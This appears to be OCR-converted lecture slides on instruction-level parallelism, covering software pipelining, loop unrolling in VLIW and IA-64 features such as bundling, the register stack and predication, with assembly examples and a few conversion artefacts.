Before: Unrolled 3 times

```

1 L.D   F0 ,0 (R1)
2 ADD.D F4 ,F0 ,F2
3 S.D   0 (R1) ,F4
4 L.D   F6 ,-8 (R1)
5 ADD.D F8 ,F6 ,F2
6 S.D   -8 (R1) ,F8
7 L.D   F10 ,-16 (R1)
8 ADD.D F12 ,F10 ,F2
9 S.D   -16 (R1) ,F12
10 DSUBUI R1 ,R1 ,#24
11 BNEZ  R1 ,LOOP

```

After: Software Pipelined

```


1 S.D   0 (R1) ,F4 ; Stores M[i]
2 ADD.D F4 ,F0 ,F2 ; Adds to M[i-1]
3 L.D   F0 ,-16 (R1) ; Loads M[i-2]
4 DSUBUI R1 ,R1 ,#8
5 BNEZ  R1 ,LOOP


```

- **Symbolic Loop Unrolling**
  - Maximize result-use distance
  - Less code space than unrolling
  - Fill & drain pipe only once per loop  
vs. once per each unrolled iteration in loop unrolling

5 cycles per iteration


(3 if we can issue DSUBUI and BNEZ in parallel with other instrns)






# Including fill and drain phases:

Fill  
phase



<b>-2 L.D</b>	<b>F1,-0(R1)</b>	<b>;</b>	<b>Loads M[N]</b>
<b>-1 L.D</b>	<b>F0,-8(R1)</b>	<b>;</b>	<b>Loads M[N-1]</b>
<b>0 ADD.D</b>	<b>F4,F1,F2</b>	<b>;</b>	<b>Adds to M[N]</b>

Fully-pipelined phase



<b>LOOP:</b>	<b>;</b>	<b>on entry, i=R1=N</b>
--------------	----------	-------------------------

<b>1 S.D</b>	<b>0(R1),F4</b>	<b>;</b>	<b>Stores M[i]</b>
<b>2 ADD.D</b>	<b>F4,F0,F2</b>	<b>;</b>	<b>Adds to M[i-1]</b>
<b>3 L.D</b>	<b>F0,-16(R1)</b>	<b>;</b>	<b>Loads M[i-2]</b>
<b>4 DSUBUI</b>	<b>R1,R1,#8</b>		
<b>5 BNEZ</b>	<b>R1,LOOP</b>		


Drain phase



<b>6 S.D</b>	<b>0(R1),F4</b>	<b>;</b>	<b>Stores M[i-1]</b>
<b>7 ADD.D</b>	<b>F4,F0,F2</b>	<b>;</b>	<b>Adds to M[i-2]</b>
<b>8 S.D</b>	<b>-16(R1),F4</b>	<b>;</b>	<b>Stores M[i-2]</b>

# Static overlapping of loop bodies: “Software Pipelining”

- Observation: if iterations from loops are independent, then can get more ILP by taking instructions from different iterations
- Software pipelining: reorganizes loops so that each iteration is made from instructions chosen from different iterations of the original loop (~ Tomasulo in software)




# What if We Can Change the Instruction Set?

- ▶ **Superscalar processors decide on the fly how many instructions to issue in each clock cycle**
  - ➡ Have to check for dependences between all  $n$  pairs of instructions in a potential parallel issue packet
  - ➡ Hardware complexity of figuring out the number of instructions to issue is  $O(n^2)$ 
    - Entirely doable for smallish  $n$ , but tends to lead to multiple pipeline stages between fetch and issue
- ▶ **Why not allow compiler to schedule instruction level parallelism explicitly?**
- ▶ **Format the instructions into a potential issue packet so that hardware need not check explicitly for dependences**

# VLIW: Very Large Instruction Word

- Each “instruction” has explicit coding for multiple operations

- In IA-64, grouping called a “packet”
- In Transmeta, grouping called a “molecule” (with “atoms” as ops)



- All the operations the compiler puts in the long instruction word are independent, so can be issued and can execute in parallel
- E.g., 2 integer operations, 2 FP ops, 2 Memory refs, 1 branch
- 16 to 24 bits per field => 7\*16 or 112 bits to 7\*24 or 168 bits wide
- Need compiling technique that schedules across several branches

(Transmeta were cagey about details)

# Recall: Unrolled Loop that Minimizes Stalls for Scalar

1	Loop:	L.D	F0 , 0 (R1)	
2		L.D	F6 , -8 (R1)	L.D to ADD.D: 1 Cycle
3		L.D	F10 , -16 (R1)	ADD.D to S.D: 2 Cycles
4		L.D	F14 , -24 (R1)	
5		ADD.D	F4 , F0 , F2	
6		ADD.D	F8 , F6 , F2	
7		ADD.D	F12 , F10 , F2	
8		ADD.D	F16 , F14 , F2	
9		S.D	0 (R1) , F4	
10		S.D	-8 (R1) , F8	
11		S.D	-16 (R1) , F12	
12		DSUBUI	R1 , R1 , #32	
13		BNEZ	R1 , LOOP	
14		S.D	8 (R1) , F16	; 8 - 32 = -24

14 clock cycles, or 3.5 per iteration

# Loop Unrolling in VLIW

<i>Memory reference 1</i>	<i>Memory reference 2</i>	<i>FP operation 1</i>	<i>FP op. 2</i>	<i>Int. op/branch</i>	<i>Clock</i>
L.D F0,0(R1)	L.D F6,-8(R1)				1
L.D F10,-16(R1)	L.D F14,-24(R1)				2
L.D F18,-32(R1)	L.D F22,-40(R1)	ADD.D F4,F0,F2	ADD.D F8,F6,F2		3
L.D F26,-48(R1)		ADD.D F12,F10,F2	ADD.D F16,F14,F2		4
		ADD.D F20,F18,F2	ADD.D F24,F22,F2		5
S.D 0(R1),F4	S.D -8(R1),F8	ADD.D F28,F26,F2			6
S.D -16(R1),F12	S.D -24(R1),F16				7
S.D -32(R1),F20	S.D -40(R1),F24		DSUBUI R1,R1,#48		8
S.D -0(R1),F28			BNEZ R1,LOOP		9

Unrolled 7 times to avoid delays

7 results in 9 clocks, or 1.3 clocks per iteration (1.8X)

Average: 2.5 ops per clock, 50% efficiency

Note: Need more registers in VLIW (15 vs. 6)

# Software Pipelining with Loop Unrolling in VLIW

<i>Memory reference 1</i>	<i>Memory reference 2</i>	<i>FP operation 1</i>	<i>FP op. 2</i>	<i>Int. op/ branch</i>	<i>Clock</i>
L.D F0,-48(R1)	ST 0(R1),F4	ADD.D F4,F0,F2			1
L.D F6,-56(R1)	ST -8(R1),F8	ADD.D F8,F6,F2		DSUBUI R1,R1,#24	2
L.D F10,-40(R1)	ST 8(R1),F12	ADD.D F12,F10,F2		BNEZ R1,LOOP	3

► Software pipelined across 9 iterations of original loop

► In each iteration of above loop, we:

- Store to m,m-8,m-16 (iterations I-3,I-2,I-1)
- Compute for m-24,m-32,m-40 (iterations I,I+1,I+2)
- Load from m-48,m-56,m-64 (iterations I+3,I+4,I+5)

► 9 results in 9 cycles, or 1 clock per iteration

► Average: 3.67 (=11/3) instrs per clock, 73.3% utilisation (=11/15)

Note: Need fewer registers for software pipelining  
(only using 7 registers here, was using 15)

# Intel/HP IA-64 “Explicitly Parallel Instruction Computer (EPIC)”

- ▶ **IA-64**: Intel's bid to create a new instruction set architecture
  - ➡ EPIC = “2nd generation VLIW”?
  - ➡ ISA exposes parallelism (and many other issues) to the compiler
  - ➡ But *is* binary-compatible across processor implementations
- ▶ **Itanium™ first implementation (2001)**
  - ➡ 6-wide, 10-stage pipeline
- ▶ **Itanium 2 (2002-2010)**
  - ➡ 6-wide, 8-stage pipeline
  - ➡ <http://www.intel.com/products/server/processors/server/itanium2/>
- ▶ **Itanium 9500 (Poulson) (2012)**
  - ➡ 12-wide, 11-stage pipeline

(2017: Kittson “end of the line”)

# Instruction bundling in IA-64


43

- **Instruction group:** a sequence of consecutive instructions with no register data dependences

► All instructions in a group could be executed in parallel, if sufficient hardware resources exist and if any dependences through memory are preserved

► Instruction group can be arbitrarily long, but **compiler must explicitly indicate boundary between one instruction group and another** by placing a **stop** between 2 instructions that belong to different groups

- IA-64 instructions are encoded in bundles, which are 128 bits wide.
- Each bundle consists of a 5-bit template field and 3 instructions, each 41 bits in length
- One purpose of the template field is to mark where instructions in the bundle are dependent or independent, and whether they can be issued in parallel with the *next* bundle
- Eg for Poulson, groups of up to 4 bundles can be issued in parallel
- Smaller code size than old VLIW, larger than x86/RISC



IA-64  
Instruction  
bundle

	127	87 86	46 45	5 4 0	0
addr N	I-unit Instr	I-unit Instr	M-unit Instr	00 <sub>16</sub>	
addr N+16	I-unit Instr	I-unit Instr	M-unit Instr	02 <sub>16</sub>	
addr N+32	I-unit Instr	I-unit Instr	M-unit Instr	03 <sub>16</sub>	
addr N+48	B-unit Instr	I-unit Instr	M-unit Instr	10 <sub>16</sub>	
addr N+64	I-unit Instr	M-unit Instr	M-unit Instr	0A <sub>16</sub>	
addr N+80	I-unit Instr	I-unit Instr	M-unit Instr	01 <sub>16</sub>	

- Instruction group 1
- Instruction group 2
- Instruction group 3
- Instruction group 4
- Instruction group 5

# Instruction bundling in IA-64<sup>44</sup>

- ▶ Instructions can be explicitly sequential:

```
add r1 = r2, r3 ;;
```

```
sub r4 = r1, r2 ;;
```

```
shl r2=r4,r8
```

- ▶ Or not:

```
add r1 = r2, r3
```

```
sub r4 = r11, r21
```

```
shl r12 = r14, r8 ;;
```

- ▶ The “;;” syntax sets the “stop” bit that marks the end of a sequence of bundles that can be issued in parallel

# Hardware Support for Exposing More Parallelism at Compile-Time

To help trace scheduling and software pipelining, the Itanium instruction set includes several interesting mechanisms:

- Register stack
- Predicated execution
- Speculative, non-faulting Load instructions
- Rotating register frame
- Software-assisted branch prediction
- Software-assisted memory hierarchy



Not covered in lecture

► Job creation scheme for compiler engineers


► We will look at several of these in more detail ....

# IA-64 register stack<sup>46</sup>

General-purpose registers are configured to help accelerate procedure calls using a *register stack*

- Registers 32-128 are used as a register stack and each procedure is allocated a set of registers (from 0 to 96)
- The new register stack frame is created for a called procedure by renaming the registers in hardware;
- a special register called the current frame pointer (CFM) points to the set of registers to be used by a given procedure
- Registers 0-31 are always accessible and addressed as 0-31

(Mechanism similar to that developed in the Berkeley RISC-I processor and used in the SPARC architecture)




# Predication...

## 64 1-bit predicate registers

```
(p1) add r1 = r2, r3          // executed if p1
(p2) sub r1 = r2, r3 ;;       // executed if p2
      shl r12 = r1, r8 J // executed alwaysD
```

## Predication means

- ➡ Compiler can move instructions across conditional branches
- ➡ To pack parallel issue groups
- ➡ May also eliminate some conditional branches completely
- ➡ Avoiding branch prediction and misprediction



# Predication...

## ► 64 1-bit predicate registers


(p1) add r1 = r2, r3	// executed if p1
(p2) sub r1 = r2, r3 ;;	// executed if p2
shl r12 = r1, r8	// executed always

## ► Predication means

- Compiler can move instructions across conditional branches
- To pack parallel issue groups
- May also eliminate some conditional branches completely
- Avoiding branch prediction and misprediction

L:

A	B	BEQ Cond L			
C	D	E			
H	I	J			



When a branch would break a parallel issue packet, move instructions and predicate them

L:

P=Cond	A	B	P:C	P:D	BEQ P L
E	F	G	!P:H	!P:I	!P:J

# Predication...

## Predication means

→ Compiler can move instructions across conditional branches


→ To pack parallel issue groups

→ May also eliminate some conditional branches completely

→ Avoiding branch prediction and misprediction

### Parallel issue packets

BEQ Cond L	Lost due to branch					
A	B	C	D	E	F	
⋮						
L:	G	H	Lost due to label			
	I	J	K	L	L	L



